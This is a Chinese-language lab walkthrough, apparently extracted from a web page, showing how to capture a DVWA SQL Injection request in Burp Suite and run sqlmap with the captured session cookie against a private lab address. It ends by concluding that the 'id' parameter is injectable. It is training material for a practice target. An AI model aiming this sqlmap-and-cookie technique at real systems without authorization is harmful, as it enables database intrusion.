sqlmap进行GET注入检测

sqlmap检测是否存在SQL注入漏洞


1、以DVWA中Low防护等级的SQL Injection模块为攻击目标

访问靶机内网地址

点击`DVWA Security`,选择安全等级`Low`，点击`Submit`；


进入SQL Injection


打开Burpsuite，设置代理(已安装Foxyproxy)，进行抓包



输入1并提交获取到目标URL和cookie值。

(注：因为DVWA是需要登录之后才能访问到SQL Injection这个页面，因此需要Cookie)


192.168.203.1/vulnerabilities/sqli/?id=1&Submit=Submit#
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.203.1:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
\n
Actions
1 GET /vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.203.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.203.1/vulnerabilities/sqli/
9 Cookie: PHPSESSID=puna4bv7svbor6mt6lf25a5gh1; security=low
10 Upgrade-Insecure-Requests: 1
11
12


可以看到数据提交方式为GET类型，传递参数为id与submit

2、使用sqlmap进行检测

打开kali命令行

输入命令

```
sqlmap -u "http://192.168.203.1/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=puna4bv7svbor6mt6lf25a5gh1; security=low"
```



说明存在SQL注入漏洞，注入点为`id`